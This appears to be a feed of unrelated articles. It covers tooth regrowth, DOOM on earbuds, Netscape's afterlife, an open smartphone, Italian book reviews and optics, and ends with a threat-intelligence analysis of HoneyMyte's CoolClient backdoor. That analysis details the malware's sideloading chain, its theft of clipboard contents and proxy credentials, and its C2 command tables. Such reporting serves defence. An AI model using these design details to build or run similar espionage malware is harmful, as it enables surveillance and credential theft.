Research suggests that humans may have an extra set of teeth “buds” lurking in the jaw that normally lay dormant; it could be as simple as activating them to produce new teeth as needed. Thus, the concept is sometimes referred to as growing “the third tooth”—in that a regenerated tooth would be the third tooth after the original baby and adult teeth. Particularly as human lifespans grow longer, the ability to produce a third set of teeth becomes more valuable. However, the technique won’t just be useful for people that break a tooth or lose one to excessive acid wear or associated damage. Indeed, an early focus of the work is to help individuals with conditions like congenital anodontia, wherein a patient never grew a full set of mature permanent teeth. The aim is that the treatment could stimulate the growth of strong, adult-grade teeth to improve the quality of life for those with the condition.
With early stage trials in mice completed some time ago, the treatment remains in early stage clinical trials for humans. An initial trial tested the treatment on adult males from 30 to 64 years old who were missing at least one tooth. This was with the hope that if growth did occur, it would ideally be limited to the missing slot, rather than causing new growth in areas that would push out existing healthy teeth. The next stage of trials will involve young children from ages 2 to 7 who are missing at least four teeth, to test the treatment on those with a congenital tooth deficiency. It’s likely that testing will also aim to determine just how USAG-1 suppression influences tooth regrowth. Ideally, it would only occur in specific areas where teeth were missing. It would be a great disaster if the treatment led to widespread tooth regrowth, which could cause crowding issues or loss of healthy teeth.
Right now, taking a pill or injection to regrow entire teeth seems like science fiction. However, if it does turn out that merely supressing some proteins is enough to get the body’s own tooth factory rolling again, it could be a game changer. There’s hope yet for all, except perhaps those that make their business in selling dentures.
Running DOOM on Earbuds

In 1993, DOOM was a great game to play if you had a 486 with a VGA monitor and nothing to do all weekend. In 2026, you can play it on a set of earbuds instead, if for some reason that’s something you’ve always dreamed of doing.
The project comes to us from [Arin Sarkisian], who figured out that the Pinebuds Pro had enough processing power to run one of the seminal FPS games from the 1990s. Inside these earbuds is a Cortex-M4F, which is set to run at 100 MHz. [Arin] figured out it could easily be cranked up to 300 MHz with low power mode switched off, which would come in handy for one main reason. See, the earbuds might be able to run the DOOM engine, but they don’t have a display.
Thus, [Arin] figured the easiest way to get the video data out would be via the Cortex-M4F’s serial UART running at 2.4 mbps. Running the game at a resolution of 320 x 200 at 3 frames per second would consume this entire bandwidth. However, all those extra clock cycles allow running an MJPEG compression algorithm that allow spitting out up to 18 frames per second. Much better!
All that was left to do was to figure out a control scheme. To that end, a web server is set up off-board that passes key presses to the buds and accepts and displays the MJPEG stream to the player. If you’re so inclined you can even play the game yourself on the project website, though you might just have to get in a queue. In the meantime, you can watch the Twitch stream of whoever else is playing at the time.
Files are on GitHub—both the earbud firmware and the web interface used to play the game. It was perhaps only a matter of time until we saw DOOM on earbuds; no surprise given that we’ve already seen it played on everything from receipt printers to cookware. No matter how cliche, we’re going to keep publishing interesting DOOM ports—so keep them coming to the tipsline.
Thanks to [alialiali] for the tip!
Zombie Netscape Won’t Die

The very concept of the web browser began with a humble piece of software called NCSA Mosaic, all the way back in 1993. It was soon eclipsed by Netscape Navigator, and later Internet Explorer, which became the titans of the 1990s browser market. In turn, they too would falter. Navigator’s dying corpse ended up feeding what would become Mozilla Firefox, and Internet Explorer later morphed into the unexceptional browser known as Edge.
Few of us have had any reason to think about Netscape Navigator since its demise in 2008. And yet, the name lingers on. A zombie from a forgotten age, risen again to haunt us today.
The Bigger They Are, The Harder They Fall
Netscape Navigator was once the browser to use, dominating its rivals with a 90% market share. Unfortunately, that reign of glory only lasted until the last few years of the 1990s, when Internet Explorer began to embrace, extend, and extinguish. Explorer was included with every copy of Windows sold, it was distributed by AOL and minor ISPs alike, and it was better at keeping up with, or outright creating, new standards at a time when Netscape’s developers became stuck in the quagmire of an an increasingly aging codebase.
Netscape was great right through the 4.0s, but Netscape 5 was cancelled, and Netscape 6 was a mess. The company was bought out by AOL, and the product limped on into the early 2000s, but it was eventually declared dead on March 1, 2008. With almost no user base to speak of at that point, it simply did not make sense to continue.
You might think, then, that the Netscape name died with the browser and that it would never be seen or heard again. Unfortunately, that’s almost never the case when it comes to recognizable names in the tech world. Somebody always seems to hang on to the rights to do something with them, even if it’s usually unsuccessful. Sometimes it goes well, but more often than not, it amounts to little more than a hackneyed old logo slapped on a product that nobody really cares about.
In the case of Netscape, the branding rights became AOL’s when it first purchased the business in 1998. It would go on to use the name to start a dial-up ISP in 2004, called Netscape Internet Service. It’s unclear precisely why this was done, given that AOL already was an ISP in its own right, which ran dial-up service all the way up until September 2025.
But for whatever reason, Netscape ISP kicked off operations on January 8, 2004, initially offering unlimited use for just $9.95 a month. Notably, it seems the name was the point—with the barebones site noting that you were getting a “reliable Internet connection from a name you trust.” It was also somewhat different from the contemporary AOL offering, in that you didn’t need a CD full of bloatware to access the service. The signup site went so far as to explain that you didn’t need to use a Netscape Navigator browser to access the service; any would do. As a cool bonus, you got a sweet “@netscape.com” email address when you signed up.
The Netscape ISP maintained its cheap offering for many years. It also later added “Web Accelerator,” which was a simple compression tool that promised to let you surf the web “up to 5x faster.” In reality, it was marketing fluff that did not make a lot of difference to dial-up users chugging along on slow connections. Weirdly, the Netscape ISP never transitioned over to selling DSL or fiber or any sort of modern broadband connection. As recently as 2018, you could still sign up for a service that was entirely dial-up only. Eventually, at some point in the late 2010s or early 2020s, Netscape ISP appeared to stop accepting new signups, with the main webpage (isp.netscape.com) eventually turning into a generic news aggregator. It remains in that state today at the time of writing.
Perhaps the most hilarious part of the Netscape ISP story, though, is that it eventually spawned its own browser. Somewhere deep in the bowels of an AOL office, some poor developer had to hack together a Chromium fork to slap the Netscape ISP branding on it. You can still download it today, thanks to a link lurking on the bottom of the Netscape ISP site. We gave it a look.
Hilariously, it’s an amalgamation of so many dying names from the early Internet—the privacy policy is hosted on Yahoo, because the now-defunct search engine merged with AOL in 2015. The browser is very obviously a reskinned version of Chromium from mid-2024, with a bit of AOL search bloatware thrown in for good measure.
While you can still download the silly 2024 “Netscape” browser, you can’t use the ISP anymore. That’s because AOL killed it dead in November 2025. Affected users will be able to maintain their super-cool netscape.com email addresses, but no more will you be able to dial up to access the Internet with your Netscape ISP account. To ease the change, AOL offered to transition affected users over to the “Complete by AOL” service, while also recommending alternatives like Starlink, HughesNet, Dialup4Less.com, and T-Mobile and Verizon 5G home internet plans. Yes, even in late 2025, your dying dial-up ISP was willing to recommend another that still operates on the old-fashioned phone lines, just as our ancestors intended.
One thing we’d love to see are the user statistics for the Netscape ISP over the past two decades. It’s hard to imagine there were a whole lot of people that were inconvenienced when AOL’s random off-shoot dial-up ISP went down in November 2025. It has to be some tiny figure, even less than the number of dial-up users that were still on the company’s main service, which shut down a month earlier. Still, they felt the need to issue a notice to users, so somebody must still have been calling in now and then, using their glacial 56K connection to check the weather and catch up on the latest updates in the Ivy League squash standings.


In any case, save for a tired old website and a rapidly-aging port of Chrome, Netscape is finally dead. For good this time. Until the logo turns up on a bunch of smart TVs and a badly-rebadged smartphone, or something. Until then, the big N shall hopefully be laid to rest.
Pi Compute Module Powers Fully Open Smartphone

With the powerful off-the-shelf hardware available to us common hardware hobbyist folk, how hard can it be to make a smartphone from scratch? Hence [V Electronics]’s Spirit smartphone project, with the video from a few months ago introducing the project.
As noted on the hardware overview page, everything about the project uses off the shelf parts and modules, except for the Raspberry Pi Compute Module 5 (CM5) carrier board. The LCD is a 5.5″, 1280×720 capacitive one currently, but this can be replaced with a compatible one later on, same as the camera and the CM5 board, with the latter swappable with any other CM5 or drop-in compatible solution.
The star of the show and the thing that puts the ‘phone’ in ‘smartphone’ is the Quectel EG25-GL LTE (4G) and GPS module which is also used in the still-not-very-open PinePhone. Although the design of the carrier board and the 3D printable enclosure are still somewhat in flux, the recent meeting notes show constant progress, raising the possibility that with perhaps some community effort this truly open hardware smartphone will become a reality.
youtube.com/embed/OgMdO0ckICg?…
Thanks to [tiel] for the tip.
Le disavventure della verità
La verità è un concetto mobile e sfuggente, i cui confini cambiano in relazione alla temperie culturale e all’azione dei soggetti che hanno i mezzi per costruirla e farla accettare.
Già nel V secolo però, Platone metteva in guardia i cittadini di Atene che per instaurare la democrazia bisognava cacciare i retori e i sofisti, che ingannano il popolo con sillogismi, paralogismi, notizie false e inventate.
Ma la società della comunicazione, basata su persuasione e populismo, non è in grado di scacciare i nuovi retori che assumono le vesti di imbonitori e tribuni di un popolo costruito algoritmicamente.
Nel libro «Le disavventure della verità», il filosofo Umberto Galimberti affronta così il tema della verità in un’ottica comparata confrontando Marx, Nietsche e Freud nelle loro pubblicazioni meno note. Ovviamente con riferimento alla Repubblica di Platone e a quello sfortunato che informò i cavernicoli che erano oggetto di un’illusione (disinformazione, diremmo oggi). Lo sfortunato fu bastonato dai cavernicoli per la sua rivelazione.
[…] a differenza dei tempi trascorsi, oggi l’abbondanza delle informazioni, che è il tratto tipico del nostro tempo, ci rende responsabili di ciò che sappiamo e se, per quieto vivere, per noia, per distrazione, per disinteresse, per stanchezza o per assuefazione, non siamo sensibili al problema della verità, di fronte a quel che sappiamo diventiamo irrimediabilmente indifferenti, quando non addirittura immorali.
Oggi, infatti, dobbiamo chiederci che ne è della verità nella nostra epoca caratterizzata dall’incontenibile diffusione dei media, ai quali da ultimo si sono aggiunti i social con le loro vere e false notizie e prese di posizioni, per lo più acritiche, quando non puri sfoghi pulsionali o emotivi. Per affrontare questo tema bisogna liquidare quei luoghi comuni, per non dire idee arretrate che fanno da tacita guida a quasi tutte le riflessioni sui media, secondo le quali l’uomo può usare i mezzi di comunicazione come qualcosa di neutrale rispetto alla sua natura… […]
Al tempo della guerra ibrida, quella che mescola la falsa informazione alle azioni militari, il sabotaggio della verità ci riguarda tutti.
«Le disavventure della verità», Umberto Galimberti, Feltrinelli, 2025

Why Diffraction Gratings Create Fourier Transforms

When last we saw [xoreaxeax], he had built a lens-less optical microscope that deduced the structure of a sample by recording the diffraction patterns formed by shining a laser beam through it. At the time, he noted that the diffraction pattern was a frequency decomposition of the specimen’s features – in other terms, a Fourier transform. Now, he’s back with an explanation of why this is, deriving equations for the Fourier transform from the first principles of diffraction (German video, but with auto-translated English subtitles. Beware: what should be “Huygens principle” is variously translated as “squirrel principle,” “principle of hearing,” and “principle of the horn”).
The first assumption was that light is a wave that can be adequately represented by a sinusoidal function. For the sake of simplicity (you’ll have to take our word for this), the formula for a sine wave was converted to a complex number in exponential form. According to the Huygens principle, when light emerges from a point in the sample, it spreads out in spherical waves, and the wave at a given point can therefore be calculated simply as a function of distance. The principle of superposition means that whenever two waves pass through the same point, the amplitude at that point is the sum of the two. Extending this summation to all the various light sources emerging from the sample resulted in an infinite integral, which simplified to a particular form of the Fourier transform.
One surprising consequence of the relation is the JPEG representation of a micrograph of some onion cells. JPEG compression calculates the Fourier transform of an image and stores it as a series of sine-wave striped patterns. If one arranges tiles of these striped patterns according to stripe frequency and orientation, then shades each tile according to that pattern’s contribution to the final image, one gets a speckle pattern with a bright point in the center. This closely resembles the diffraction pattern created by shining a laser through those onion cells.
For the original experiment that generated these patterns, check out [xoreaxeax]’s original ptychographical microscope. Going in the opposite direction, researchers have also used physical structures to calculate Fourier transforms.
youtube.com/embed/zjw9lhaivTY?…
Il momento straussiano
Palantir è il nuovo potere della sorveglianza globale. Anche i Servizi Segreti francesi hanno ammesso di usarne tecnologia e capacità di analisi. E lo fanno pure la Ferrari, Stellantis, il Policlinico Gemelli in Italia.
I software di Palantir sono in uso anche all’esercito israeliano. Il suo board nel 2024 ha tenuto una seduta del consiglio di amministrazione a Tel Aviv in segno di solidarietà dopo l’attacco terroristico del 7 ottobre 2023.
Ma che cos’è Palantir? Palantir è la nuova macchina del potere americano creata da Peter Thiel, il magnate che ha fondato l’azienda prendendone il nome dalla saga del Signore degli Anelli. Palantir è l’occhio che tutto vede e che nella saga consente ai cattivi di intimidire, trovare e punire, non i cattivi, ma i buoni della storia, cioè la famosa compagnia dell’Anello.
Nella prospettiva di Thiel e di Alex Karp, attuale Ceo di Palantir, però è tutto rovesciato. L’occhio che tutto vede, cioè i suoi software Gotham e Foundry, potenziati dal coordinamento di una terza piattaforma, Apollo, e dall’intelligenza artificiale IAP, sono gli strumenti della nuova sorveglianza che sovrintende alla macchina da guerra americana e degli eserciti che se lo possono permettere. Come quello di Israele.
Palantir è una macchina indifferente all’etica e alla morale occidentale e illuministica.
Dopo alcuni servizi giornalistici sappiamo che Palantir, vende dati per fare la guerra. E poi li usa per foraggiare il suo spin off, Anduril, azienda dedicata alla produzione di IA e droni da combattimento.
Ma è solo nel libro «Il momento straussiano» che capiamo perché Peter Thiel, tecnologo, gay, cattolico, conservatore, con Palantir si sia definitivamente sganciato dalla retorica di benessere, progresso e uguaglianza prodotta dall’immaginifica
industria della Silicon Valley negli ultimi 30 anni fino a farla ribaltare nelle sue convinzioni più profonde, un tempo basate sul «don’t be evil» (non fare il male).
Nel libro Thiel lo spiega. E quello che dice fa venire i brividi, affermando che l’Occidente deve farsi rispettare usando la violenza e la deterrenza quali elementi attivi di civilizzazione e di difesa della sua missione teleologica e salvifica del mondo.
Usando cioè i mezzi contrari alla cultura occidentale dei diritti che essa dovrebbero affermare e perseguire.
«Peter Thiel, Il momento straussiano. A cura di Andrea Venanzoni. Liberilibri 2025»

HoneyMyte updates CoolClient and deploys multiple stealers in recent campaigns

Over the past few years, we’ve been observing and monitoring the espionage activities of HoneyMyte (aka Mustang Panda or Bronze President) within Asia and Europe, with the Southeast Asia region being the most affected. The primary targets of most of the group’s campaigns were government entities.
As an APT group, HoneyMyte uses a variety of sophisticated tools to achieve its goals. These tools include ToneShell, PlugX, Qreverse and CoolClient backdoors, Tonedisk and SnakeDisk USB worms, among others. In 2025, we observed HoneyMyte updating its toolset by enhancing the CoolClient backdoor with new features, deploying several variants of a browser login data stealer, and using multiple scripts designed for data theft and reconnaissance.
Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. If you are interested, please contact intelreports@kaspersky.com.
CoolClient backdoor
An early version of the CoolClient backdoor was first discovered by Sophos in 2022, and TrendMicro later documented an updated version in 2023. Fast forward to our recent investigations, we found that CoolClient has evolved quite a bit, and the developers have added several new features to the backdoor. This updated version has been observed in multiple campaigns across Myanmar, Mongolia, Malaysia and Russia where it was often deployed as a secondary backdoor in addition to PlugX and LuminousMoth infections.
In our observations, CoolClient was typically delivered alongside encrypted loader files containing encrypted configuration data, shellcode, and in-memory next-stage DLL modules. These modules relied on DLL sideloading as their primary execution method, which required a legitimate signed executable to load a malicious DLL. Between 2021 and 2025, the threat actor abused signed binaries from various software products, including BitDefender, VLC Media Player, Ulead PhotoImpact, and several Sangfor solutions.
Variants of CoolClient abusing different software for DLL sideloading (2021–2025)

The latest CoolClient version analyzed in this article abuses legitimate software developed by Sangfor. Below, you can find an overview of how it operates. It is worth noting that its behavior remains consistent across all variants, except for differences in the final-stage features.
Overview of CoolClient execution flow

However, it is worth noting that in another recent campaign involving this malware in Pakistan and Myanmar, we observed that HoneyMyte has introduced a newer variant of CoolClient that drops and executes a previously unseen rootkit. A separate report will be published in the future that covers the technical analysis and findings related to this CoolClient variant and the associated rootkit.
CoolClient functionalities
In terms of functionality, CoolClient collects detailed system and user information. This includes the computer name, operating system version, total physical memory (RAM), network details (MAC and IP addresses), logged-in user information, and descriptions and versions of loaded driver modules. Furthermore, both old and new variants of CoolClient support file upload to the C2, file deletion, keylogging, TCP tunneling, reverse proxy listening, and plugin staging/execution for running additional in-memory modules. These features are still present in the latest versions, alongside newly added functionalities.
In this latest variant, CoolClient relies on several important files to function properly:
| Filename | Description |
| Sang.exe | Legitimate Sangfor application abused for DLL sideloading. |
| libngs.dll | Malicious DLL used to decrypt loader.dat and execute shellcode. |
| loader.dat | Encrypted file containing shellcode and a second-stage DLL. Parameter checker and process injection activity reside here. |
| time.dat | Encrypted configuration file. |
| main.dat | Encrypted file containing shellcode and a third-stage DLL. The core functionality resides here. |
Parameter modes in second-stage DLL
CoolClient typically requires three parameters to function properly. These parameters determine which actions the malware is supposed to perform. The following parameters are supported.
| Parameter | Actions |
| No parameter | · CoolClient will launch a new process of itself with the install parameter. For example: Sang.exe install. |
| install |
|
| work |
|
| passuac |
|
Final stage DLL
The write.exe process decrypts and launches the main.dat file, which contains the third (final) stage DLL. CoolClient’s core features are implemented in this DLL. When launched, it first checks whether the keylogger, clipboard stealer, and HTTP proxy credential sniffer are enabled. If they are, CoolClient creates a new thread for each specific functionality. It is worth noting that the clipboard stealer and HTTP proxy credential sniffer are new features that weren’t present in older versions.
Clipboard and active windows monitor
A new feature introduced in CoolClient is clipboard monitoring, which leverages functions that are typically abused by clipboard stealers, such as GetClipboardData and GetWindowTextW, to capture clipboard information.
CoolClient also retrieves the window title, process ID and current timestamp of the user’s active window using the GetWindowTextW API. This information enables the attackers to monitor user behavior, identify which applications are in use, and determine the context of data copied at a given moment.
The clipboard contents and active window information are encrypted using a simple XOR operation with the byte key 0xAC, and then written to a file located at C:\ProgramData\AppxProvisioning.xml.
HTTP proxy credential sniffer

Another notable new functionality is CoolClient’s ability to extract HTTP proxy credentials from the host’s HTTP traffic packets. To do so, the malware creates dedicated threads to intercept and parse raw network traffic on each local IP address. Once it is able to intercept and parse the traffic, CoolClient starts extracting proxy authentication credentials from HTTP traffic intercepted by the malware’s packet sniffer.
The function operates by analyzing the raw TCP payload to locate the Proxy-Connection header and ensure the packet is relevant. It then looks for the Proxy-Authorization: Basic header, extracts and decodes the Base64-encoded credential and saves it in memory to be sent later to the C2.
Function used to find and extract Base64-encoded credentials from HTTP proxy-authorization headers
C2 command handler
The latest CoolClient variant uses TCP as the main C2 communication protocol by default, but it also has the option to use UDP, similar to the previous variant. Each incoming payload begins with a four-byte magic value to identify the command family. However, if the command is related to downloading and running a plugin, this value is absent. If the client receives a packet without a recognized magic value, it switches to plugin mode (mechanism used to receive and execute plugin modules in memory) for command processing.
| Magic value | Command category |
| CC BB AA FF | Beaconing, status update, configuration. |
| CD BB AA FF | Operational commands such as tunnelling, keylogging and file operations. |
| No magic value | Receive and execute plugin module in memory. |
0xFFAABBCC – Beacon and configuration commands
Below is the command menu to manage client status and beaconing:
| Command ID | Action |
| 0x0 | Send beacon connection |
| 0x1 | Update beacon timestamp |
| 0x2 | Enumerate active user sessions |
| 0x3 | Handle incoming C2 command |
0xFFAABBCD – Operational commands
This command group implements functionalities such as data theft, proxy setup, and file manipulation. The following is a breakdown of known subcommands:
| Command ID | Action |
| 0x0 | Set up reverse tunnel connection |
| 0x1 | Send data through tunnel |
| 0x2 | Close tunnel connection |
| 0x3 | Set up reverse proxy |
| 0x4 | Shut down a specific socket |
| 0x6 | List files in a directory |
| 0x7 | Delete file |
| 0x8 | Set up keylogger |
| 0x9 | Terminate keylogger thread |
| 0xA | Get clipboard data |
| 0xB | Install clipboard and active windows monitor |
| 0xC | Turn off clipboard and active windows monitor |
| 0xD | Read and send file |
| 0xE | Delete file |
CoolClient plugins
CoolClient supports multiple plugins, each dedicated to a specific functionality. Our recent findings indicate that the HoneyMyte group actively used CoolClient in campaigns targeting Mongolia, where the attackers pushed and executed a plugin named FileMgrS.dll through the C2 channel for file management operations.
Further sample hunting in our telemetry revealed two additional plugins: one providing remote shell capability (RemoteShellS.dll), and another focused on service management (ServiceMgrS.dll).
ServiceMgrS.dll – Service management plugin
This plugin is used to manage services on the victim host. It can enumerate all services, create new services, and even delete existing ones. The following table lists the command IDs and their respective actions.
| Command ID | Action |
| 0x0 | Enumerate services |
| 0x1 / 0x4 | Start or resume service |
| 0x2 | Stop service |
| 0x3 | Pause service |
| 0x5 | Create service |
| 0x6 | Delete service |
| 0x7 | Set service to start automatically at boot |
| 0x8 | Set service to be launched manually |
| 0x9 | Set service to disabled |
FileMgrS.dll – File management plugin
